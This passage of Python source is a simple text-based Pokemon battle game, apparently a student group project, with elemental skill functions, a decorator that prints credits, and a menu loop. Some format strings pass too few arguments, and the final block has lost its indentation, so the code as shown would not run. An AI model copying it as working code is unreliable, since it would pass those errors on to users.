                        print("HP : {} || {}".format(newchar[attacked]["HP"],
newchar[attacked]["Name"]))
                        kembali()
                elif boss["HP"] == -501:
                    print("Run away safely\n")

def skill(operasi, pokemon, PP, pilih, boss, a): #HOF
    return operasi(pokemon, PP, pilih, boss, a)

def skillFire(pokemon, PP, pilih, boss, a):
    if a == 1:
        boss["HP"] -= (pokemon[pilih]["SkillDmg"] + pokemon[pilih]["ATK"])
    elif a == 2:
        boss["HP"] -= (pokemon[pilih]["SkillDmg2"] + pokemon[pilih]["ATK"])
    pokemon[pilih]["PP"] -= PP
    print("PP Remaining : {}".format(pokemon[pilih]["PP"]))
    print("{} Got Burn ".format(boss["Name"]))

def skillElectric(pokemon, PP, pilih, boss, a):
    if a == 1:
        boss["HP"] -= (pokemon[pilih]["SkillDmg"])
    elif a == 2:

```

```

        boss["HP"] -= (pokemon[pilih]["SkillDmg2"])
    pokemon[pilih]["PP"] -= PP
    print("PP Remaining : {}".format(pokemon[pilih]["PP"]))
    print("{} Got Stunned {}".format(boss["Name"]))

def skillWater(pokemon, PP, pilih, boss, a):
    if a == 1:
        boss["HP"] -= (pokemon[pilih]["SkillDmg"])
    elif a == 2:
        boss["HP"] -= (pokemon[pilih]["SkillDmg2"])
    pokemon[pilih]["PP"] -= PP
    print("PP Remaining : {}".format(pokemon[pilih]["PP"]))
    print("One of you Pokemon Got Heal")
    heal = random.choice(pokemon)
    heal["HP"] += 50
    print("HP : {} || {}".format(heal["HP"], heal["Name"]))

def skillRock(pokemon, PP, pilih, boss, a):
    if a == 1:
        boss["HP"] -= (pokemon[pilih]["SkillDmg"] * 2)
    elif a == 2:
        boss["HP"] -= (pokemon[pilih]["SkillDmg2"] * 2)
    pokemon[pilih]["PP"] -= PP
    print("PP Remaining : {}".format(pokemon[pilih]["PP"]))
    print("{} Got Double Damage {}".format(boss["Name"]))

def bospokemon():
    liat = zip(map(lambda x: x, allPokemonLegendary), HeightPokemonLegendary)
    print(list(liat))

def Credit(function): # Decorator
    def wrapper():
        func = function()
        upper = func.upper()
        print("\n"+upper+"\n\nAnggota:\n1. Budiman Hamsyurah\n2. Haidar Raihan\nNajib\n3. Muhamad Bima Fajrianur\n4. Muhammad Abizar")
        return upper
    return wrapper

@Credit
def start():
    print("Hello there, what is your name?")
    name = input("Enter Your Name: ")
    print("Oh.. So your name is " + name)
    PokemonChar = choosePokemonChar()
    flag = True
    while flag:
        clearScreen()

```

```

print("Welcome to mini Pokemon Game\n")
print("Select the activity you want to do:")
print("1. Check you'r Pokemon")
print("2. Fight A Legendary Pokemon")
print("3. List A Legendary Pokemon")
print("4. Exit")
inputs = input("Choose the number :) ")
if inputs == "1":
    clearScreen()
    print("List Pokemon Used: ")
    for i in range(len(PokemonChar)):
        print("{} \nType: {} \nSkill: {} - {} \nATK:
{} \n".format(PokemonChar[i]["Name"], PokemonChar[i]["Type"],
PokemonChar[i]["Skill"], PokemonChar[i]["Skill2"], PokemonChar[i]["ATK"]))
    kembali()
elif inputs == "2":
    clearScreen()
    newchar = PokemonChar.copy()
    fightboss(newchar)
    kembali()
elif inputs == "3":
    clearScreen()
    bospokemon()
    kembali()
elif inputs == "4":
    flag = False
    return "Makasih~"
else:
    return "Wrong Input"

start()

```